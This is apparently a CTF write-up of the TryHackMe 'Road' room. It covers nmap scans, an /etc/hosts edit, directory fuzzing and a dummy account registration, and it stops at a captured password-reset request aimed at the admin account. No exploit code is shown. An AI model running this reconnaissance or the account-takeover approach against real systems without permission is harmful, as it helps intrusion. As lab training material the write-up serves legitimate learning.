Road (THM)

ip of the machine :- 10.10.18.188

```
~/current (4.243s)
ping 10.10.18.188 -c 5

PING 10.10.18.188 (10.10.18.188) 56(84) bytes of data.
64 bytes from 10.10.18.188: icmp_seq=1 ttl=60 time=218 ms
64 bytes from 10.10.18.188: icmp_seq=2 ttl=60 time=240 ms
64 bytes from 10.10.18.188: icmp_seq=3 ttl=60 time=162 ms
64 bytes from 10.10.18.188: icmp_seq=4 ttl=60 time=184 ms
64 bytes from 10.10.18.188: icmp_seq=5 ttl=60 time=207 ms

--- 10.10.18.188 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 162.102/202.100/240.086/27.012 ms
```


machine is on!!!

```
~/current (12.817s)
nmap -p- --min-rate=10000 10.10.18.188

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-09 19:56 IST
Nmap scan report for 10.10.18.188 (10.10.18.188)
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

Got two open ports!!!

```
~/current (17.198s)
nmap -p 22,80 -sC -A -T5 -Pn 10.10.18.188

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-09 19:57 IST
Nmap scan report for 10.10.18.188 (10.10.18.188)
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sky Couriers
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.16 seconds
```

Did an aggressive scan and got versions of the services.




Just a normal website.


Let's add skycouriers.thm in /etc/hosts.

```
~/current (0.023s)
cat /etc/hosts

# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.18.188    skycouriers.thm
```


Added!!!



Got some directories using ffuf.



Saw phpmyadmin but default creds. didn't work, but atleast now i know database exist.


skycouriers.thm/v2/admin/login.html
SKY
Sign in
Username
Password
SIGN IN

Got a login page. Let's register.

Register

Email Address
test@gmail.com

Password
●●●●●●●

Confirm Password
●●●●●●●

10 digit mobile no
9999999999

REGISTER

SIGN IN

Just created a dummy account...

Sign in

Username


test@gmail.com

Password


SIGN IN

REGISTER

SIGN IN!!!



Got a dashboard...



In profile section found email of the admin "admin@sky.thm".

Found a reset password page.

Request

Pretty Raw Hex

```
2 Host: skycouriers.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
  Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
